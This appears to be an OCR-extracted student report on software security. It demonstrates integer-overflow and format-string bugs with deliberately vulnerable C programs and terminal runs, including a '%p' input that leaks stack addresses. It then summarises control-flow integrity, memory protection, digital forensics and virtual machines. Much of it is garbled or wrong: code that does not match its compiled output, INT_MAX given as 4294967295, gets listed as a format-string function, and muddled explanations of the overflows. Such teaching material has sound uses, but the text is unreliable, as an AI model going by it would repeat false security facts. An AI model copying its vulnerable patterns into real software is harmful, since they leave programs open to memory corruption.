
```
#include <string.h>
#include <stdlib.h>

int main (int argc, char **argv)
{
int val, i;
char *memory;

if (argc < 2)
exit(1);

val = atoi(argv[1]); // converts strings to integer

if (val > 0){
memory = malloc(val * sizeof(char *)); // Possible Overflows here
//checks if input value before memory allocation is greater than 0
//malloc(0) allocates memory with 0 that allows for overwriting segments of heap

if (memory == NULL)
{
printf(" Failure \n");
exit(2);
}
}
for (i =0; i<val; i++)
{
memory[i] = 'A'; // Prints A as many times as the user requests(5) hereby assigning memory s
printf("%c", memory[i] );
}
printf("\n");

return 0;
}
```

Now with the above knowledge, the explanation of integer overflow should be a little bit more explicit. If we have 2 8bit unsigned integer values x and y. For x, the max is 8bits, 255, which is 0xFF in hex, and y is a 0x1, when x and y is added together, the result will be 0x100. In this case, there is an integer overflow because allocated binary register can only store 8bits which is 255 maximum value of data but it is overflown because it now has 256 values calculated. 0x100 is too large and hence, an integer overflow.

In C, the size of a computational result is truncated to a size that fits the process register width, meaning the maximum representation value is adjustable in the sense that the values wraps up during an overflow to result in a smaller value or a negative number.

The code is used to print this statement " A" as many times as the user signifies.

Figure 11: Prints A 5 times



```
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop
mmer 2018 $ gcc IntergerOverflow.c -o bio
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop
mmer 2018 $ ./bio 5
AAAAA
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop
mmer 2018 $ 
```

In the above picture, the buffer memory now has a size of 5 and since in C, the computation of integer values are never over overflown because the buffer size us always added to one and the Unit_maximum This means that

```
5(val) * sizeof(char*)  which always result to zero. the buffer memory is now 5 * sizeof(cha
```

which always result to zero. the buffer memory is now 5 * sizeof(char*).

This code uses malloc(0) to assign the memory size to zero after checking if it is zero and then the memory can be overwritten.

The result of the arithmetic has a huge chance of overflowing.

Try this computation to proof overflow:

sizeof(char *) = 4

INT_MAX = 4294967295

INT_MAX + 1 = 4294967296

4294967296 / 4 = 1073741824


when 1073741824 is inputted, malloc(0) method is called and even if the value is greater than 0.

Now compile and run the code again using the input that most definitely will overflow-

You notice the val>0 check is omitted and malloc(0) did allocate memory to the segment on the heap and then the overwriting was done and A was printed 1073741824 times which should ordinarily not be accommodated in the memory space allocated. That is the overflow.

3.1 INTEGER OVERFLOW ATTACK EXAMPLE 2


Figure 12: Prints A 1073741824 times



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA
^Z[1]+  Stopped                 ./bio 1073741824
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SU
mmer 2018 $ ./bio 4
AAAA
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SU
mmer 2018 $ 
```


```
#include <stdio.h>

int main(int argc, char *argv[]){
char buffersize[8];
int i = atoi (argv[1]);
memcpy(buffersize, argv[2]);
printf("The number of characters and in bytes = %d = %d\n" ,i, i*sizeof(int) );
printf("The buffer is %s\n", buffersize );
}
```

Figure 13: Compile and Run: Negative Value



```
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 2018
/Project Final $ gcc -fno-stack-protector IntegerOverflows2.c
IntegerOverflows2.c: In function ‘main’:
IntegerOverflows2.c:7:1: warning: incompatible implicit declaration of built-in
function ‘memcpy’ [enabled by default]
 memcpy(buf,argv[2],i*sizeof(int));
 ^
IntegerOverflows2.c:8:1: warning: format ‘%d’ expects argument of type ‘int’, bu
t argument 3 has type ‘long unsigned int’ [-Wformat=]
 printf("the number is:%d = %d\n",i,i*sizeof(int)) ;
 ^
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 2018
/Project Final $ ./a.out 3 AAAA
the number is:3 = 12
the buffer is:AAAA
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 2018
```

Figure 14: Try a larger Number



```
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 2018
/Project Final $ ./a.out 135 AAAA
the number is:3620178 = 14480712
the buffer is:AAAA
Segmentation fault
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 2018
/Project Final $
```

This is a much more simple and explicit code. The code defines the buffer and assigns a certain size to it and in this case 8, and defines an integer i that takes it's value as an argument, converting string input to integer. Then does a memory copy the buffer from the second argument into the buffer it's size which has already been declared and now the argument is returned with its size which is multiplied by 4 byte.

Now after running the program, you can see the result from the screen shot. We then tried a negative value and that resulted to a memory segmentation fault and that is because there is an overflow. This also happens in the second screen shot when we tried a higher value that is way higher than the buffer size, it also gave an error.

4. EXPLOITING FORMAT STRINGS VULNERABILITY

When the input string data can be evaluated as a command, then a Format String attack has occurred. A format string is an ASCII string that contains text and format parameters. This parameters are mostly used by functions in a class of a program and mostly in C language. Some of the format strings shows locations, provides formatted input or output and so on.

```
printf is the most popular and widely used format string in c and it gives you a lot of leve
```


When a function has a number of arguments that must be parsed to it, an attacker can use that as a vulnerability to deceive the program and pass more than the needed arguments because sometimes there are no limits to the number of arguments that can be parsed.

```
#include<stdio.h>
int main(int argc, char** argv) {
    char buffer[10];
    strncpy(buffer, argv[1], 5);
    printf(buffer);
    return 0;
}
```

Using the above C code for instance, there is one argument for the print format string but then an attacker can parse in more than one string and deceive the printf function into believing that it needed 5 arguments and then print function will not reject the request, it will print all 5 arguments on the stack.

If you are careful you can tell that the compiler grumbled when compiling and that should tell you that the software is not secured or safe and has some sort of vulnerability that can be exploited.

Figure 15: Buffer Overflow attack (Assembly Language return address modification) Example 2-Format String- Printf formatted



```
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 2018
/Project Final $ gcc Formatf.c
Formatf.c: In function ‘main’:
Formatf.c:4:5: warning: incompatible implicit declaration of built-in function ‘
strncpy’ [enabled by default]
     strncpy(buffer, argv[1], 5);
     ^
Formatf.c:5:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
     printf(buffer);
     ^
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 2018
/Project Final $ ./a.out "%p %p %p %p %p"
0x7ffe39b7143e 0x7ffe39b70560 biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop
/Project Final $ ^CSUmmer 2018/
biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop/Independent Study SUmmer 2018
/Project Final $ ./a.out "%p %p \n %p \t %p \t %p"
0x7ffcf613f435 0x7ffcf613da80 biodoumoye@biodoumoye-HP-650-Notebook-PC ~/Desktop
/Project Final $ y SUmmer 2018/
```

Any string can be formatted and that can cause a program or an application to behave a way that it was not designed to behave and that because an attacker has gained access to the code by formatting a string that was a oversight vulnerability on the part of the programmer.

List of strings that can easily be formatted includes the following but not limited to:

1. printf
2. writef
3. gets
4. scanf
5. fprint
6. vsnprintf
7. sprintf

SECTION II

RESEARCH PAPERS: Memory Protections, Virtual Machines, Android Isolation and Confinement, Control Flow integrity, Runtime Enforcements and Digital Forensics

5. CONTROL-FLOW INTEGRITY, PRINCIPLES, IMPLEMENTATIONS AND APPLICATIONS

Computers as effective and efficient as they are and have made our lives and jobs easy, they are also subject to attacks. This attacks are usually to gain unauthorized accessed to confidential documents and locations, alter those information and make them inaccessible and unavailable for users or owners. The attack can come in a software application attack or via hardware attacks e.g. break ins. Most of the time, we invite this attacks by creating vulnerabilities that we know of or don't know about e.g. Buffer Overflow as discussed above, keeping certain data unsafe carelessly. are often subject to external attacks that aim to control software behavior.

The most dreaded part of computer sceince and computer security is the combination of this attacks and the challenges they bring. The enforcement of Control-Flow Integrity (CFI), that aims to meet these standards for trustworthiness. The paper introduces CFI enforcement, presents CFI and security. The CFI security policy dictates that software execution must follow a path of a Control-Flow Graph (CFG) determined ahead of time. The CFG in question can be defined by analysis; source code analysis, binary analysis, or execution profiling. For our experiments, we focus on CFGs that are derived by a static binary analysis. CFGs can also be defined by explicit security policies, for example written as security automata.

A security policy is of limited value without an attack model. CFI enforcement provides protection even against powerful adversaries that have full control over the entire data memory of the executing program. CFI enforcement is effective against a wide range of common attacks, since abnormal control-flow modification is an essential step in many exploits; independently of whether buffer overflows and other vulnerabilities are being exploited.

5.1 CONTROL-FLOW INTEGRITY

Control Flow Integrity is a policy that restricts the execution flow of a program at runtime to a predetermined CFG by validating indirect control-flow transfers. On the machine level, indirect control-flow transfers may target any executable address of mapped memory, but in the source language (C, C++, or Objective-C) the targets are restricted to valid language constructs such as functions, methods and switch statement cases. Since the aforementioned languages rely on manual memory management, it is left to the programmer to ensure that non-control data accesses do not interfere with accesses to control data such that programs execute legitimate control flows. Absent any security policy, an attacker can therefore exploit memory corruption to redirect the control-flow to an arbitrary memory location, which is called control-flow hijacking.

CFI closes the gap between machine and source code semantics by restricting the allowed control-flow transfers to a smaller set of target locations. This smaller set is determined per indirect control-flow location. Most CFI mechanisms determine the set of valid targets for each indirect control-flow transfer by computing the CFG of the program.

Note that languages providing complete memory and type safety generally do not need to be protected by CFI. However, many of these "safe" languages rely on virtual machines and libraries written in C or C++ that will benefit from CFI protection. The security guarantees of a CFI mechanism depend on the precision of the CFG it constructs. The CFG cannot be perfectly precise for non-trivial programs. Because the CFG is statically determined, there is always some over-approximation due to imprecision of the static analysis. An equivalence class is the set of valid targets for a given indirect control-flow transfer.

5.2 CLASSIFICATION OF CONTROL-FLOW TRANSFERS

Control-flow transfers can broadly be separated into two categories:

1. forward and
2. backward. Forward control-flow transfers are those that move control to a new location inside a program. when a program returns control to a prior location, we call this a backward control-flow.

A CPU's instruction-set architecture (ISA) usually offers two forward control-flow transfer instructions: call and jump. Both of these are either direct or indirect, resulting in four different types of forward control-flow:

Direct jump: is a jump to a constant, statically determined target address. Most local control-flow, such as loops or if-then-else cascaded statements, uses direct jumps to manage control.

Direct call: is a call to a constant, statically determined target address. Static function calls, for example, use direct call instructions.

Indirect jump: is a jump to a computed, i.e., dynamically determined target address. Examples for indirect jumps are switch-case statements using a dispatch table, Procedure Linkage Tables (PLT), as well as the threaded code interpreter dispatch optimization [Bell 1973; Debaere and van Campenhout 1990; Kogge 1982].

Indirect call: is a call to a computed, i.e., dynamically determined target address. The following three examples are relevant in practice:

Function pointers are often used to emulate object-oriented method dispatch in classical record data structures or for passing callbacks to other functions. V-table dispatch is the preferred way to implement dynamic dispatch to C++ methods. A C++ object keeps a pointer to its v-table, a table containing pointers to all virtual methods of its dynamic type. A method call, therefore, requires

1. dereferencing the v-table pointer,

2. computing table index using the method offset determined by the object's static type, and

3. an indirect call instruction to the table entry referenced in the previous step. In the presence of multiple inheritance, or multiple dispatch, dynamic dispatch is slightly more complicated.

5.3 CFI AND SECURITY

Constraining control flow for security purposes is not new. For example, computer hardware has long been able to prevent execution of data memory, and the latest x86 processors support this feature. At the software level, several existing mitigation techniques constrain control flow in some way, for example by checking stack integrity and validating functions returns by encrypting function pointers or even by interpreting software using the techniques of dynamic machine-code translation. The distinguishing features of CFI are its simplicity, its trustworthiness and amenability to formal analysis, its strong guarantees even in the presence of a powerful adversary with full control over data memory, and its deploying ability, efficiency, and scalability.

Like many language-based security techniques, but unlike certain systems for intrusion detection, CFI enforcement cannot be subverted or circumvented even though it applies to the inner workings of user-level programs.

The use of high-level programming languages has, for a long time, implied that only certain control flow javascript would be expected during software execution. Even so, at the machine-code level, relatively little effort has been spent on guaranteeing that control actually flows as expected. The absence of runtime control-flow guarantees has a pervasive impact on all software analysis, processing, and optimization—and it enables many of today's exploits.

CFI instrumentation aims to change this situation by embedding within software executables both a control-flow policy to be enforced at runtime and the mechanism for that enforcement. Indeed, CFI can align low-level behavior with high-level intent, as specified in a CFG. In this respect, CFI is reminiscent of the use of typed low-level languages, such as TAL [Morrisett et al. 1999], and of efforts to bridge the gaps between high-level languages and actual behavior (e.g., [Abadi 1998; Kennedy 2005]).

CFI is simple, verifiable, and amenable to formal analysis, yielding strong guarantees even in the presence of a powerful adversary. Moreover, in-lined CFI enforcement is practical on modern processors, is compatible with most existing software, and has little performance overhead. Finally, CFI provides a useful foundation for the efficient enforcement of security policies.

6. RUNTIME ENFORCEMENT

Runtime Enforcement is newly developed and important technique that is used mostly in the medical industry to ensure that a running system adheres to the given properties and policies according to a set standard. Enforcement monitors are used to input executions to output results that adheres to certain properties set.

So many research tools, devices and apparatus has failed especially medical devices such as chips and pacemakers. They have failed due to lack of adherence to certain embedded software instructions All those times of failure, there were so many changes there were made as regards certifications, designs, architectures and product models but then the failure of mandated instructions were not considered to be the result for the actual failure of the device.

Runtime enforcement is powerful technique to ensure that a running system respect some desired properties using an enforcement monitor and input execution(in the form of a sequence of events) is modified into an output sequence that complies to a property. An alternative to such passive runtime analysis is runtime enforcement.

Runtime enforcement is a technique aiming at ensuring that a (possibly incorrect) observation input to the (so-called) monitor is transformed and output as a correct observation.

The research from the Runtime Enforcement of Cyber-Physical Systems done in July 2017 has come up with a framework that will make this devices adhere or not adhere to the instructions and specifications given and they are:

- They developed a bi-directional enforcement where the pacemaker is not only the concentration but also the heart and this can formalize the runtime enforcement problem of the cyber physical system
- Discrete Times automata was used to express the needed policies
- After all this procedures, they were able to ensure timing safety of the device

So many other researches were carried out by different research groups to ensure the safety of human used devices before it can be used on a human.

7. MEMORY AND ADDRESS PROTECTION

The most obvious problem of multiprogramming is preventing one program from affecting the data and programs in the memory space of other users. Fortunately, protection can be built into the hardware mechanisms that control efficient use of memory, so solid protection can be provided at essentially no additional cost

The most obvious problem of multiprogramming is preventing one program from affecting the data and programs in the memory space of other users. Fortunately, protection can be built into the hardware mechanisms that control efficient use of memory, so solid protection can be provided at essentially no additional cost.

7.1 FENCE

The simplest form of memory protection was introduced in single-user operating systems to prevent a faulty user program from destroying part of the resident portion of the operating system. As its name implies, a fence is a method to confine users to one side of a boundary.

7.2 RELOCATION

If the operating system can be assumed to be of a fixed size, programmers can write their code assuming that the program begins at a constant address. This feature of the operating system makes it easy to determine the address of any object in the program. However, it also makes it essentially impossible to change the starting address if, for example, a new version of the operating system is larger or smaller than the old. If the size of the operating system is allowed to change, then programs must be written in a way that does not depend on placement at a specific location in memory.

Relocation is the process of taking a program written as if it began at address 0 and changing all addresses to reflect the actual address at which the program is located in memory. In many instances, this effort merely entails adding a constant relocation factor to each address of the program. That is, the relocation factor is the starting address of the memory assigned for the program.

Conveniently, the fence register can be used in this situation to provide an important extra benefit: The fence register can be a hardware relocation device. The contents of the fence register are added to each program address. This action both relocates the address and guarantees that no one can access a location lower than the fence address. (Addresses are treated as unsigned integers, so adding the value in the fence register to any number is guaranteed to produce a result at or above the fence address.) Special instructions can be added for the few times when a program legitimately intends to access a location of the operating system.

7.2 BASE/BOUNDS REGISTER

A major advantage of an operating system with fence registers is the ability to relocate; this characteristic is especially important in a multiuser environment. With two or more users, none can know in advance where a program will be loaded for execution. The relocation register solves the problem by providing a base or starting address. All addresses inside a program are offsets from that base address. A variable fence register is generally known as a base register.

Fence registers provide a lower bound (a starting address) but not an upper one. An upper bound can be useful in knowing how much space is allotted and in checking for overflows into "forbidden" areas. To overcome this difficulty, a second register is often added, as shown in Figure 4-3. The second register, called a bounds register, is an upper address limit, in the same way that a base or fence register is a lower address limit. Each program address is forced to be above the base address because the contents of the base register are added to the address; each address is also checked to ensure that it is below the bounds address. In this way, a program's addresses are neatly confined to the space between the base and the bounds registers.

7.3 SEGMENTATION

We present two more approaches to protection, each of which can be implemented on top of a conventional machine structure, suggesting a better chance of acceptance. Although these approaches are ancient by computing standards that they were designed between 1965 and 1975they have been implemented on many machines since then. Furthermore, they offer important advantages in addressing, with memory protection being a delightful bonus.

The first of these two approaches, segmentation, involves the simple notion of dividing a program into separate pieces. Each piece has a logical unity, exhibiting a relationship among all of its code or data values. For example, a segment may be the code of a single procedure, the data of an array, or the collection of all local data values used by a particular module. Segmentation was developed as a feasible means to produce the effect of the equivalent of an unbounded number of base/bounds registers. In other words, segmentation allows a program to be divided into many pieces having different access rights.

Segmentation offers these security benefits:

1. Each address reference is checked for protection.
2. Many different classes of data items can be assigned different levels of protection.
3. Two or more users can share access to a segment, with potentially different access rights.
4. A user cannot generate an address or access to an unauthorized segment Paging

One alternative to segmentation is paging. The program is divided into equal-sized pieces called pages, and memory is divided into equal-sized units called page frames. (For implementation reasons, the page size is usually chosen to be a power of two between 512 and 4096 bytes.) As with segmentation, each address in a paging scheme is a two-part object, this time consisting of <page, offset>.

8. DIGITAL FORENSICS RESEARCH - THE NEXT 10 YEARS

Digital forensics is a branch of forensic science; it includes the recovery and investigation of materials found in digital devices, often in relation to computer crime. The term digital forensics was originally used as a synonym for computer forensics but has extended to cover investigation of all devices capable of storing digital data. The focus is on digital forensic research which includes aspects of digital forensics, limitations and problems related to digital forensics.

Digital forensics investigations have a variety of applications. The most common is to support or refute a hypothesis before criminal or civil courts. The private sector may also have the need for Forensics during internal corporate investigations or intrusion

The technical aspect of an investigation is divided into several sub-branches, relating to the type of digital devices involved; computer forensics, network forensics, forensic data analysis and mobile device forensics. The distinctive forensic procedure includes the seizure, forensic imaging and analysis of digital media and the production of a report into collected evidence.

8.1 DIGITAL FORENSICS

Digital forensics is defined as the use of scientifically derived and proven methods toward the preservation, collection, validation, identification, analysis, interpretation, documentation and presentation of digital evidence derived from digital sources for the purpose of facilitation or furthering the reconstruction of events found to be criminal, or helping to anticipate unauthorized actions shown to be disruptive to planned operations.The main focus of digital forensics investigations is to recover objective evidence of a criminal activity (termed actus reus in legal parlance).

8.2 ASPECTS OF DIGITAL FORENSICS

1. **Attribution:** In this aspect of digital forensics,Meta data and other logs can be used to attribute actions to an individual. For example, personal documents on a computer drive might identify its owner.

2. **Alibis and statements :** Information provided by those involved can be cross checked with digital evidence.

3. **Intent:** As well as finding objective evidence of a crime being committed, investigations can also be used to prove the intent (known by the legal term mens rea). For example, the Internet history of convicted killer Neil Entwistle included references to a site discussing How to kill people.

4. **Evaluation of source:** File artifacts and meta-data can be used to identify the origin of a particular piece of data; for example, older versions of Microsoft Word embedded a Global Unique Identifier into files which identified the computer it had been created on. Proving whether a file was produced on the digital device being examined or obtained from elsewhere (e.g., the Internet) can be very important.

5. **Document Authentication:** Related to "Evaluation of source," meta data associated with digital documents can be easily modified (for example, by changing the computer clock you can affect the creation date of a file). Document authentication relates to detecting and identifying falsification of such details.

8.3 LIMITATIONS OF DIGITAL FORENSIC RESEARCH

A major limitation to a forensic investigation is the use of encryption; this interrupts initial examination where important evidence might be situated using keywords. Laws to induce individuals to reveal encryption keys are still relatively new and controversial.

The argument that digital forensic processes are hyper-formalized centers on the actuality that the evidentry principles recognized cannot be achieved under certain circumstances. Consider the evidentry principles of integrity and completeness. The digital forensic community has worked hard to get the judiciary to understand that the right way to respond and collect digital evidence does not alter the evidence in any way and obtains all the evidence.

The problem is that the changing technological landscape often demands a different approach – one where evidence will be altered (albeit minimally and in a deterministic manner) and where not all the evidence can be seized.

Modern digital crime scenes often involve multi-terabyte data stores, mission critical systems that cannot be taken off line for imaging, ubiquitous sources of volatile data, and enterprise-level and/or complex incidents in which the scope and location of digital evidence are difficult to ascertain. Many organizational standards and guidelines are unsuccessful to address response and data acquisition in such circumstances; they often fail to facilitate proper decision-making in the aspect of unexpected digital circumstances; and they often present evidentiary principles as "rules," allowing improvisation possibilities.

Digital forensic research has experienced many successes during the past decade. There is a wide recognition of the importance of digital evidence , and the digital forensic research community has made great steps in ensuring that science is emphasized in digital forensic science.Excellent work has been accomplished with respect to identifying, excavating and examining archaeological artifacts in the digital realm, particularly for ordinary computing platforms.

However, strong efforts should be directed towards four key research themes and several individual research topics.

The four key themes are:

1. volume and scalability challenges,
2. intelligent analytical approaches,
3. digital forensics in and of non-standard computing environments,
4. forensic tool development.

   In addition to these larger themes, pressing research topics include stenography detection and analysis, database forensics, live files system acquisition and analysis,memory analysis, and solid state storage acquisition and analysis.

With roots in the personal computing revolution of the late 1970s and early 1980s, the discipline evolved in a haphazard manner during the 1990s, and it was not until the early 21st century that national policies emerged.Digital forensics is defined as the use of scientifically derived and proven methods toward the preservation, collection, validation, identification, analysis, interpretation, documentation and presentation of digital evidence derived from digital sources for the purpose of facilitation or furthering the reconstruction of events found to be criminal, or helping to anticipate unauthorized actions shown to be disruptive to planned operations. The focus is on digital

8.4 DIGITAL FORENSIC RESEARCH – THE FUTURE OF JUSTICE

Digital forensics investigations have a variety of applications. The most common is to support or refute a hypothesis before criminal or civil courts. In the next 10 years, I see digital forensics being the ultimate strategy of finding evidence against criminals. Lets look at it this way, the world is now a globalized village, there is literally nothing you can do without social media, cloud computing or storage, emails, and let says a worst case scenario, you don't use computers , you definitely use cell phones and even if they are burner phones, they can be traced, deleted numbers can be found and finger prints can be verified.

As long as everyone embraces the technology growth, they can be in danger or set free or an accomplice even when they don't know it. You can commit a crime or solve a crime with the little gadgets you only use for you-tube videos for kids or just phone calls for grandma.

In the past and presently, there are digital forensic tools used to find out evidence of child pornography cases, credit card and social security theft, and so much more. Encase is a tool that assist a lot of digital forensic analyst to analyses a crime using a thumb drive, hard disk or what ever digital evidence provided even with "presumed deleted or wiped out memory", Encase is your guy. You need to be certified to use Encase and so are many other tools.

Forensic analyst today are expert witnesses in court and they have done a great job by putting a lot of criminals in jail and brining justice to victims in different ways. So I see digital forensics as the future of crime fighting, cyber crime and cyber death.

9. VIRTUAL MACHINES

A virtual machine is an emulation of an Operating system based on a particular OS and Computer architecture which is inversely a physical computer. Virtual Machines they are operated like basic computers but the interface is different. They are operated by a combination of softwares and hardwares depending on the situation.

Virtual machines are installed on an already installed Operating system and then additional operating systems can be added as a machine to the VM.

This means that you can operate your host computer where the VM is installed and you can as well operate the VM concurrently. SO not override or restriction is placed on your home computer. They do not require additional hardware from the one already installed prior to the installation, it order words, it is not a machine of its own, it is a machine inside another machine.

VMs are substitutes for real machines, they are an additional interface for virtualization purposes now **what is virtualization**?

Virtualization is the use of excess machine capacity to create a logical, artificial environment that offers features, functions and capabilities beyond those offered by the underlying physical computing environment alone [9] . The goals for virtualization is for easy computer access and usage and security.

In the old, regular PCs served the purpose of computerized needs but right now the need for visualization has increased and the need has encompassed all the different aspects of computing. Virtualization is needed to communicate with people and systems, interact with different operating systems, interaction with server, networks and desktops, management of computer security and so many more.

9.1 VIRTUAL MACHINES AND ITS BENEFITS

The following types of processing virtualization is has been the most benefit of VM:

1. Parallel processing monitors: allows for easy execution of the same application by a number of computers

2. Workload management monitors: Allows for multiple instances of a single process or application to run in many computers at the same time
3. High availability/fail over/disaster recovery monitors: Allows for protection of the user during any kind of failure.
4. Memory virtualization or distributed cache memory : Allows for many devices and computers to share their internal memory to as many others as possible

Virtual machines has also improved the use of systems, technology, reconfiguration of hardwares and softwares, networking and allows for monitoring, scaling, potability and other uses.

This paper seeks to introduce virtual machines and highlight its uses, approaches and security challenges. There are many types of visualization techniques that can be employed on many levels from simple sandbox to full fledged streamlined managed access.

